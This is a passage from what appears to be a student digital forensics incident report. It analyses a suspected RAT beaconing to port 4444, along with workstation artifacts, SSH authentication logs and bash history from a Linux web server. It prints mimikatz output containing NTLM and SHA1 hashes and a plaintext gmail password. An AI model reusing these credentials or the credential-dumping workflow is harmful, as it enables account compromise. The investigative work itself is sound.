16:26:...	filwOuGRTtZY...	1440	TCP Disconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:26:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:26:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:26:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:26:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:26:...	filwOuGRTtZY...	1440	TCP Disconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:26:...	filwOuGRTtZY...	1440	Thread Exit		SUCCESS	Thread ID: 6124 User Time: 0 nnnnnnnn K

This can also be seen in wireshark.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
ip.addr == 184.171.155.25						
No.	Time	Source	Destination	Protocol	Length	Info
6702	18.259794	10.0.2.3	184.171.155.25	TCP	66	49780 -> 4444 [SYN] Seq=0 Win=64240 Len=0
7754	19.254145	10.0.2.3	184.171.155.25	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49780 -> 4444
10023	21.269299	10.0.2.3	184.171.155.25	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49780 -> 4444
14243	25.441166	10.0.2.3	184.171.155.25	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49780 -> 4444
20217	33.575743	10.0.2.3	184.171.155.25	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49780 -> 4444
24308	39.596776	10.0.2.3	184.171.155.25	TCP	66	[TCP Port numbers reused] 49780 -> 4444
25131	40.613069	10.0.2.3	184.171.155.25	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49780 -> 4444
27215	42.613052	10.0.2.3	184.171.155.25	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49780 -> 4444
31561	46.706800	10.0.2.3	184.171.155.25	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49780 -> 4444
38652	54.722407	10.0.2.3	184.171.155.25	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49780 -> 4444
42862	59.756512	10.0.2.3	184.171.155.25	TCP	66	[TCP Port numbers reused] 49780 -> 4444

As can be seen, this connection was either denied by my firewall, or the host is not up. We can see it is a champlain address, and as I am not on champlain's network, this malware can not talk to it.

Binary Summary

It seems that the main purpose of this malware is to reach out to the address 184.171.155.25. As this host is unreachable on my box, it could not reach. Checking strings with IoCs relating to ab.exe, a RAT. These connections align with a RAT behavior.

PROG-wks03 - Miranda Pagarelski

To begin, general information about the PROG-wks03 machine was gathered. This included the machine name, machine operating system, build number, timezone, user accounts, networking information, programs installed on the machine, as well as the browser history. This was done to get an overview of the system, in order to get a better understanding of what is going on before delving into the full analysis.

Basic Information

Machine Name	PROG-WKS03
Machine OS	Windows 10 Pro (1709)
Build number	16299
Timezone	UTC-5 (Eastern Standard Time)

REF:

SYSTEM: ControlSet001\Control\ComputerName\ComputerName

SOFTWARE: Microsoft\Windows NT\CurrentVersion

SYSTEM: ControlSet001\Control\TimeZoneInformation

User Accounts

Number of Users	7	Last Logged in user	TestLocal		
Name of user	User ID	User Group	Create Time	Last Login	Location
TestLocal	1001	Administrators	2019-01-26 23:49:01	2019-01-26 23:53:33	Local
WDGUtilityAccount	504	-	2019-01-26 22:20:00	-	Local
Default Account	503	System Managed Accounts Group	2019-01-26 22:20:00	-	Local
Guest	501	Guests	2019-01-26 22:20:00	-	Local
Administrator	500	Administrators	2019-01-26 22:20:00	-	Local
roger.melton	1115	Users	-	-	Domain
james.middleton-adm	1117	Administrators	-	-	Domain

REF

SOFTWARE: Microsoft\Windows NT\CurrentVersion\ProfileList

SOFTWARE: Microsoft\Windows\CurrentVersion\Authentication\LogonUI

SAM: Domains\Account\Users

Networking

Interface Name	IPv4 Address	Subnet Mask	DHCP Server
Ethernet 0	192.168.4.103	255.255.255.0	192.168.1.253

REF

SYSTEM: ControlSet001\Services\Tcpip\Parameters\interfaces\{}

Installed Programs

Program Name	Application or PE	Install Path	User
7-Zip 18.06 (X64)	Application	Program Files\7zip	roger.melton
GIMP 2.10.8	Application	Program Files\GIMP 2	roger.melton
Git version 2.20.1	Application	Program Files\Git	roger.melton
Mozilla Firefox 66.0.1 (x64 en-US)	Application	Program Files\Mozilla Firefox	roger.melton
Mozilla Maintenance Service	Application	Program Files (x86)\Mozilla Maintenance Service	roger.melton
AccessData FTK Imager	Application	Program Files\AccessData	james.middleton-adm
IrfanView 4.52 (32-bit)	Application	Program Files (x86)\IrfanView	roger.melton
Notepad++ (32-bit x86)	Application	Program Files (x86)\Notepad++	roger.melton
OpenOffice 4.1.6	Application	Program Files (x86)\OpenOffice 4	james.middleton-adm
Sysmon	PE	Users\james_middleton-adm\Downloads\sysmon	james.middleton-adm
setup-x86_64.exe	PE	Users\roger.melton\Downloads\setup-x86_64.exe	roger.melton

REF

C:\Users\james_middleton-adm\Downloads

C:\Users\roger.melton\Downloads

C:\Program Files

C:\Program Files (x86)

Browser Activity - Web Searches

Web Search								
Source Name	S	C	O	Domain	Text	Program Name	Date Accessed	Data Source
places.sqlite				google.com	sysmon	FireFox Analyzer	2019-03-19 21:34:46 EDT	PROG-wks03.E01
places.sqlite				google.com	download git	FireFox Analyzer	2019-02-23 14:13:44 EST	PROG-wks03.E01
places.sqlite				google.com	programmer wallpaper	FireFox Analyzer	2019-03-03 19:04:51 EST	PROG-wks03.E01
places.sqlite				google.com	programmer wallpaper	FireFox Analyzer	2019-03-03 19:04:53 EST	PROG-wks03.E01
places.sqlite				google.com	programmer wallpaper	FireFox Analyzer	2019-03-03 19:05:28 EST	PROG-wks03.E01
places.sqlite				google.com	doownload cygwin	FireFox Analyzer	2019-03-03 19:17:32 EST	PROG-wks03.E01
WebCacheV01.dat				bing.com	download open office	Microsoft Edge Analyzer	2019-02-01 21:42:11 EST	PROG-wks03.E01
WebCacheV01.dat				bing.com	ninite	Microsoft Edge Analyzer	2019-02-17 15:16:30 EST	PROG-wks03.E01
WebCacheV01.dat				bing.com	download open office	Microsoft Edge Analyzer	2019-02-01 21:42:10 EST	PROG-wks03.E01
WebCacheV01.dat				bing.com	ninite	Microsoft Edge Analyzer	2019-02-17 15:16:29 EST	PROG-wks03.E01

Figure 3.3.3.1 - Web Searches

After collecting general information about PROG-WKS03, the \Users\james.middleton-adm folder was parsed through. It was found that the james.middleton-adm user had a folder under the name of “OneDrive” with a sub-folder of “ronald”.

Within the “ronald” folder, three files of interest were found. The first, ad01.txt (*Path: \Users\james.middleton-adm\OneDrive\ronald\ad01.txt*), has content referencing mimikatz, a software that performs exploitations on systems. This file can be seen below in Figure 3.3.3.2.

ad01.txt

 **PROG-wks03-006.E01**


PREVIEW

```
#####
. mimikatz 2.2.0 (x64) #17763 Mar 25 2019 01:42:05
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***/
```

```
mimikatz # privilege:debug
ERROR mimikatz_doLocal ; "privilege:debug" command of "standard" module not found !
```

Figure 3.3.3.2 - ad01.txt File Preview

Next, we can see the stallman.txt file (*Figure 3.3.3.3*). This file contains information about the richard.stallman user, GRRU.local, and PROG-WKS02.



The screenshot shows a file preview window for a file named 'stallman.txt'. The window has a header bar with the file name and a 'PROG-wks03-006.E01' icon. Below the header is a 'PREVIEW' section with a 'FIND' button. The main content area displays the following text:

```
Authentication Id : 0 ; 1501043 (00000000:0016e773)
Session : Interactive from 3
User Name : UMFID-3
Domain : Font Driver Host
Logon Server : (null)
Logon Time : 3/28/2019 5:12:36 PM
SID : S-1-5-96-0-3
msv :
[00000003] Primary
* Username : PROG-WKS02$
* Domain : GRRU
* NTLM : e2465f0ec6caba3ff03cfc4472a00e9c
* SHA1 : 6e61a5b145d3271404ffe9f90fd233c88ba7e288
```

Figure 3.3.3.3 - stallman.txt File Preview

The last file is “gmail password.txt”. This file was also found in the “OneDrive” folder, and contains the gmail password for a user. The file can be seen below in *Figure 3.3.3.4*, and was found at \\Users\\james.middleton-adm\\OneDrive\\ronald\\gmail password.txt.



The screenshot shows a file preview window for a file named 'gmail password.txt'. The window has a header bar with the file name and a 'PROG-wks03-006.E01' icon. Below the header is a 'PREVIEW' section with a 'FIND' button. The main content area displays the following text:

```
gmail password: dogscats009
```

Figure 3.3.3.4 - gmail password.txt File Preview

After the memory dump for PROG-WKS03 was processed in MemProcFS-Analyzer, the tool brought up a Process Tree (*Figure 3.3.3.5*) that highlighted the processes that were run on the system. This highlighted three different files of interest: filwOuGRTtZY.exe, OneDrive.exe, and cmd.exe.




Figure 3.3.3.5 - Process Tree: MemProcFS-Analyzer

Once these files were found, a further investigation into when the filwOuGRTtZY.exe OneDrive.exe, and cmd.exe files were executed was done. The next section of information looked at was the Process Executions, as shown in *Table 3.3.3.1*.

Process Executions

ShortName	Name	IntegrityLevel	User	CreateTime	UserPath
filwOuGRTtZY.e	filwOuGRTtZY.exe	Medium	roger.melton	2019-03-28 13:32:15	C:\Users\ROGER~1.MEL\AppData\Local\Temp\rad38F4D.tmp\filwOuGRTtZY.exe
OneDrive.exe	OneDrive.exe	Medium	james.middleton-	2019-03-28 18:36:36	C:\Users\james.middleton-adm\AppData\Local\Microsoft\OneDrive\OneDrive.exe
filwOuGRTtZY.e	filwOuGRTtZY.exe	Medium	james.middleton-	2019-03-28	C:\Users\JAMES~1.MID\AppData

				18:36:36	ta\Local\Temp\radBA0C0.tmp\f ilwOuGRTtZY.exe
OneDrive.exe	OneDrive.exe	Medium	roger.melton	2019-03-29 00:04:51	C:\Users\roger.melton\AppData\Local\Microsoft\OneDrive\OneDrive.exe
cmd.exe	cmd.exe	High	james.middleton-	2019-03-29 00:35:07	C:\Windows\system32\cmd.exe

Table 3.3.3.1 - Process Executions

It was found that OneDrive was run by both the james.middleton-adm and roger.melton users. Another file within the Process Execution information looked to be out of place. This was the fIwOuGRTtZY.exe file. This file was found in the Temp folders of both james.middleton-adm and roger.melton users. These files were executed on March 28th of 2019 at 13:32:15 UTC-5 (roger.melton) and 18:36:36 UTC-5 (james.middleton-adm).

We can confirm that the fIwOuGRTtZY.exe file was indeed run not too long after the roger.melton and james.middleton-adm users executed the files. This can be found in the system's prefetch files (Table 3.3.3.2). The prefetch files are created every time a program is run for the first time.

Date	Type	Action	Hex	Path
2019-03-28T18:36:47Z	NTFS	CRE	58405400	\.\Windows\Prefetch\FIIWOUGRTTZY.EXE-E33632E9.pf
2019-03-28T13:32:26Z	NTFS	CRE	15024800	\.\Windows\Prefetch\FIIWOUGRTTZY.EXE-90B0EBB7.pf

Table 3.3.3.2 - Prefetch Files FIIWOUGRTTZY.EXE

3.4. WEB01

General Information - Miranda Pagarelski

Before a full analysis of the WEB01 machine was done, basic information about the system was gathered. This included the machine name, machine operating system, operating system version, user accounts, and networking information. This was done to get a better understanding of what the system does before delving into the analysis.

Basic Information

Machine Name	web01
Machine OS	CentOS Linux
Operating System Version	7 (Core)

REF:

\etc\hostname & \etc\os-release

User Accounts

User Name	User ID	Group ID	Account Desc	Home Directory	Command shell
bin	1	1	/sbin/nologin	/bin	/sbin/nologin
lp	4	7	/sbin/nologin	/var/spool/lpd	/sbin/nologin
adm	3	4	/sbin/nologin	/var/adm	/sbin/nologin
root	0	0	/bin/bash	/root	/bin/bash
sync	5	0	/bin/sync	/sbin	/bin/sync
halt	7	0	/sbin/halt	/sbin	/sbin/halt
mail	8	12	/sbin/nologin	/var/spool/mail	/sbin/nologin
shutdown	6	0	/sbin/shutdown	/sbin	/sbin/shutdown
operator	11	0	/sbin/nologin	/root	/sbin/nologin
games	12	100	/sbin/nologin	/usr/games	/sbin/nologin
daemon	2	2	/sbin/nologin	/sbin	/sbin/nologin
ftp	14	50	/sbin/nologin	/var/ftp	/sbin/nologin
nobody	99	99	/sbin/nologin	/	/sbin/nologin
systemd-network	192	192	/sbin/nologin	/	/sbin/nologin
dbus	81	81	/sbin/nologin	/	/sbin/nologin
polkitd	999	999	/sbin/nologin	/	/sbin/nologin
sshd	74	74	/sbin/nologin	/var/empty/sshd	/sbin/nologin
postfix	89	89	/sbin/nologin	/var/spool/postfix	/sbin/nologin
chrony	998	998	/sbin/nologin	/var/lib/chrony	/sbin/nologin
apache	48	48	/sbin/nologin	/usr/share/httpd	/sbin/nologin
mysql	27	27	/sbin/nologin	/var/lib/mysql	/sbin/nologin

REF

Source:\etc\passwd

Networking

Adapter Name	IPv4 Address	IPv4 Subnet Mask	DNS Server(s)	DHCP Server	Domain	Lease Obtained	Lease Expires
ens192	192.168.1.104	255.255.255.0	192.168.1.254	192.168.1.253	grru.local	3/19/2019 4:24:53 PM	3/19/2019 4:24:53 PM
ens192	192.168.0.100	255.255.255.0	192.168.1.254	192.168.1.253	grru.local	3/30/2019 7:04:12 AM	4/3/2019 7:51:41 AM
ens192	192.168.0.100	255.255.255.0	192.168.1.254	192.168.1.253	grru.local	3/23/2019 4:56:31 AM	3/27/2019 4:24:55 PM
ens192	192.168.0.100	255.255.255.0	192.168.1.254	192.168.1.253	grru.local	3/26/2019 7:51:41 AM	3/31/2019 4:56:31 AM

REF

\var\lib\dhclient\dhclient.leases

Application Installation - Miranda Pagarelski

Following gathering general information about the system, the team then looked into the Installed, Updated, and Erased applications on Web01.

The next few tables focus on the installed, updated, and erased applications on the Web01 system. These focus on the date of March 28th, which was determined to be the day of the incident.

Installations	
Date/Time	Application
Mar 28 21:21:27	kernel-headers-3.10.0-957.10.1.el7.x86_64
Mar 28 21:22:40	kernel-devel-3.10.0-957.10.1.el7.x86_64
Mar 28 21:37:37	kernel-devel-3.10.0-957.5.1.el7.x86_64
Mar 28 22:18:09	kernel-3.10.0-957.10.1.el7.x86_64
Mar 28 23:16:55	kernel-devel-3.10.0-957.10.1.el7.x86_64
Mar 28 23:19:26	kernel-headers-3.10.0-957.10.1.el7.x86_64
Mar 28 23:22:14	libtool-ltdl-2.4.2-22.el7_3.x86_64
Mar 28 23:22:14	xmlsec1-1.2.20-7.el7_4.x86_64
Mar 28 23:22:14	xmlsec1-openssl-1.2.20-7.el7_4.x86_64
Mar 28 23:22:14	pciutils-3.5.1-3.el7.x86_64

Mar 28 23:22:14	libdnet-1.12-13.1.el7.x86_64
Mar 28 23:22:14	libmspack-0.5-0.6.alpha.el7.x86_64
Mar 28 23:22:15	libicu-50.1.2-17.el7.x86_64
Mar 28 23:22:15	fuse-2.9.2-11.el7.x86_64
Mar 28 23:22:15	fuse-libs-2.9.2-11.el7.x86_64
Mar 28 23:22:16	open-vm-tools-10.2.5-3.el7.x86_64

Table 3.4.1 - Installed Applications

Updates	
Date/Time	Application
Mar 28 22:17:44	libgcc-4.8.5-36.el7_6.1.x86_64
Mar 28 22:17:44	systemd-libs-219-62.el7_6.5.x86_64
Mar 28 22:17:45	libuuid-2.23.2-59.el7_6.1.x86_64
Mar 28 22:17:45	libblkid-2.23.2-59.el7_6.1.x86_64
Mar 28 22:17:45	2:shadow-utils-4.1.5.1-25.el7_6.1.x86_64
Mar 28 22:17:45	libmount-2.23.2-59.el7_6.1.x86_64
Mar 28 22:17:48	1:NetworkManager-libnm-1.12.0-10.el7_6.x86_64
Mar 28 22:17:48	1:dbus-libs-1.10.24-13.el7_6.x86_64
Mar 28 22:17:51	systemd-219-62.el7_6.5.x86_64
Mar 28 22:17:51	1:dbus-1.10.24-13.el7_6.x86_64
Mar 28 22:17:51	polkit-0.112-18.el7_6.1.x86_64
Mar 28 22:17:52	1:NetworkManager-1.12.0-10.el7_6.x86_64
Mar 28 22:17:52	libsmartcols-2.23.2-59.el7_6.1.x86_64
Mar 28 22:17:53	util-linux-2.23.2-59.el7_6.1.x86_64

Mar 28 22:17:53	1:openssl-libs-1.0.2k-16.el7_6.1.x86_64
Mar 28 22:17:54	python-perf-3.10.0-957.10.1.el7.x86_64
Mar 28 22:17:54	kernel-tools-libs-3.10.0-957.10.1.el7.x86_64
Mar 28 22:17:56	kernel-tools-3.10.0-957.10.1.el7.x86_64
Mar 28 22:17:57	tuned-2.10.0-6.el7_6.3.noarch
Mar 28 22:17:57	1:openssl-1.0.2k-16.el7_6.1.x86_64
Mar 28 22:17:57	1:NetworkManager-tui-1.12.0-10.el7_6.x86_64
Mar 28 22:17:57	1:NetworkManager-wifi-1.12.0-10.el7_6.x86_64
Mar 28 22:17:57	1:NetworkManager-team-1.12.0-10.el7_6.x86_64
Mar 28 22:17:57	systemd-sysv-219-62.el7_6.5.x86_64
Mar 28 22:17:57	xfsprogs-4.5.0-19.el7_6.x86_64
Mar 28 22:17:57	libstdc++-4.8.5-36.el7_6.1.x86_64
Mar 28 22:18:09	libgomp-4.8.5-36.el7_6.1.x86_64
Mar 28 22:18:09	libgomp-4.8.5-36.el7_6.1.x86_64

Table 3.4.2 - Updated Applications

Erased	
Date/Time	Application
Mar 28 23:15:14	kernel-devel
Mar 28 23:15:16	kernel-devel
Mar 28 23:15:28	kernel-headers-3.10.0-957.10.1.el7.x86_64

Table 3.4.3 - Erased Applications

Browser activity - Miranda Pagarelski

When reviewing the potential browser activity from Web01, there does not appear to be any suspicious activity. Activity generally stems around fixing errors in Apache, searching for XML Schema, as well as other programming references.

URL	User...	Artifact type
http://apache.org/xml/2001/PSVInfoSetExtension		Potential Browser Activity
http://www.w3.org/2001/XMLSchema		Potential Browser Activity
http://apache.org/xml/messages/XML4CErrors		Potential Browser Activity
http://apache.org/xml/UnknownNS		Potential Browser Activity
http://apache.org/xml/messages/XMLValidity		Potential Browser Activity
http://www.w3.org/2000/xmlns/		Potential Browser Activity
http://apache.org/xml/messages/XMLErrors		Potential Browser Activity
http://www.w3.org/XML/1998/namespace		Potential Browser Activity
http://www.w3.org/TR/REC-xml		Potential Browser Activity
http://xml.org/sax/features/namespaces		Potential Browser Activity
http://xml.org/sax/features/namespace-prefixes		Potential Browser Activity
http://apache.org/xml/features/validation/schema		Potential Browser Activity
http://apache.org/xml/features/validation/schema-f...		Potential Browser Activity

Figure 3.4.1 - Potential Browser Activity

Moving onto the carved web browser history, the activities reference a web content management system named Drupal, the target for the Drupal service, and browsing to a private IP address. The wenq.org website referenced in *Figure 3.4.2* below leads to a website detailing the Wenquanyi project, an electronic Chinese character resource.

URL
https://www.drupal.org/u/dixon_
https://www.drupal.org/u/dixon_
https://foobar.target.se:443/red
http://wenq.org/enindex.cgi\$T?S-„GPLv2 with exceptionsCentOSUser Interface/X
http://download.ebz.epson.net/dsc/search/01/sea
http://192.168.1.162/auth2/index

Figure 3.4.2 - Carved Browser History

Bash History - Miranda Pagarelski

When looking into the bash history of Web01, the activity appeared fairly normal. the user installed VMWare Tools onto the system, ensured that the networking was configured, and installed perl.

.bash_history	
cd /	ls
ls	cd bin
cd var	ls
ls	./vmware-config-tools.pl
cd /dev	vmware-config-tools.pl
ls	perl
cd cdrom	dhclient
mkdir /mnt/cdrom	ip addr
mount /dev/cdrom /mnt/cdrom	ping google.com
cd /mnt/cdrom	sudo yum -y update
ls	ping google.com
cp VMwareTools-10.2.0-7253323.tar.gz /tmp	reboot
cd /tmp	dhclient
ls	ip addr
tar -zvxf VMwareTools-10.2.0-7253323.tar.gz	ping google.com
ls	sudo yum update -y
cd vmware-tools-distrib/	sudo yum upgrade -y
ls	cd /tmp
./vmware-install.pl	ls
cd installer/	perl
ls	sudo yum install perl
cd ..	sl
ls	ls
cat INSTALL	cd vmware-tools-distrib/
ls	ls
cd installer/	perl vmware-install.pl
ls	reboot
cd ..	exit

Table 3.4.4 - Bash History

Login(s)/Logout - Miranda Pagarelski

After reviewing the Bash History on the Web01 system, the Authentication logs (found at \var\log\secure) for the system were analyzed. It was found that there were multiple SSH login attempts made by the IP addresses of 184.171.15.114 and 184.171.155.120.

```
Mar 25 19:57:33 localhost sshd[18321]: pam_unix(sshd:session): session closed for user root
Mar 25 19:59:29 localhost sshd[18635]: Accepted password for root from 192.168.1.100 port 49848 ssh2
Mar 25 19:59:29 localhost sshd[18635]: pam_unix(sshd:session): session opened for user root by (uid=0)
Mar 25 20:19:21 localhost sshd[18635]: pam_unix(sshd:session): session closed for user root
Mar 25 20:23:12 localhost sshd[22018]: Connection closed by 184.171.155.114 port 62312 [preauth]
Mar 25 20:23:25 localhost unix_chkpwd[22035]: password check failed for user (root)
Mar 25 20:23:25 localhost sshd[22029]: pam_unix(sshd:auth): authentication failure; logname= uid=0
euid=0 tty=ssh ruser= rhost=stu-120-155-171-184.champlain.edu user=root
Mar 25 20:23:25 localhost sshd[22029]: pam_succeed_if(sshd:auth): requirement "uid >= 1000" not met by
user "root"
Mar 25 20:23:27 localhost sshd[22029]: Failed password for root from 184.171.155.120 port 39412 ssh2
Mar 25 22:08:30 localhost polkitd[5516]: Registered Authentication Agent for
unix-process:4382:346568839 (system bus name :1.2038 [/usr/bin/pktyagent --notify-fd 5 --fallback],
object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8)
```

Figure 3.4.3 - Connection Closed & Failed root Password

Later in the authentication logs, it can be seen that the toolkit PolicyKit is being utilized. This can be seen in *Figure 3.4.4*, highlighted in orange. PolicyKit is an application level toolkit that allows unprivileged users to perform system tasks under a centralized policy.

If vulnerable, non-privileged users are able to execute malicious code as the root user, as referenced in CVE-2021-4034.

```
Mar 25 22:08:30 localhost polkitd[5516]: Registered Authentication Agent for
unix-process:4382:346568839 (system bus name :1.2038 [/usr/bin/pktyagent --notify-fd 5 --fallback],
object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8)
Mar 25 22:08:30 localhost sshd[6211]: Received signal 15; terminating.
Mar 25 22:08:30 localhost sshd[4389]: Server listening on 0.0.0.0 port 22.
Mar 25 22:08:30 localhost sshd[4389]: Server listening on :: port 22.
Mar 25 22:08:30 localhost polkitd[5516]: Unregistered Authentication Agent for
unix-process:4382:346568839 (system bus name :1.2038, object path
/org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8) (disconnected from bus)
Mar 25 22:08:37 localhost sshd[4393]: Accepted password for root from 184.171.155.120 port 39432 ssh2
Mar 25 22:08:37 localhost sshd[4393]: pam_unix(sshd:session): session opened for user root by (uid=0)
```

Figure 3.4.4 - Use of Policy Kit & Accepted Password

It was also found that the address 184.171.155.25 was used in an attempt to login into the system.

```
Mar 25 22:46:12 localhost sshd[9668]: pam_succeed_if(sshd:auth): requirement "uid >= 1000" not met by user "root"  
Mar 25 22:46:14 localhost sshd[9668]: Failed password for root from 184.171.155.25 port 48420 ssh2  
Mar 25 22:46:17 localhost sshd[9668]: Accepted password for root from 184.171.155.25 port 48420 ssh2
```

Figure 3.4.5 - Failed root Password

With the repeated use of these IP addresses, there is a possibility that the threat actor used a proxy service to make attacks on the Web01 system.

Items of Interest: 184.171.155.25 - Miranda Pagarelski

Upon the discovery of the address 184.171.155.25 authentication logs, the address was put into a browser to see if any information could be found about it. Doing so brought up a login screen for an undetermined service.




Figure 3.4.5 - Login Screen 184.171.155.25

The IP address only brought up a website when the test machine was on the Champlain College network and did not work on any other networks.

After clicking on the “Forgot Password” link, a new page was opened containing a thread about how to reset an OctoPrint password.

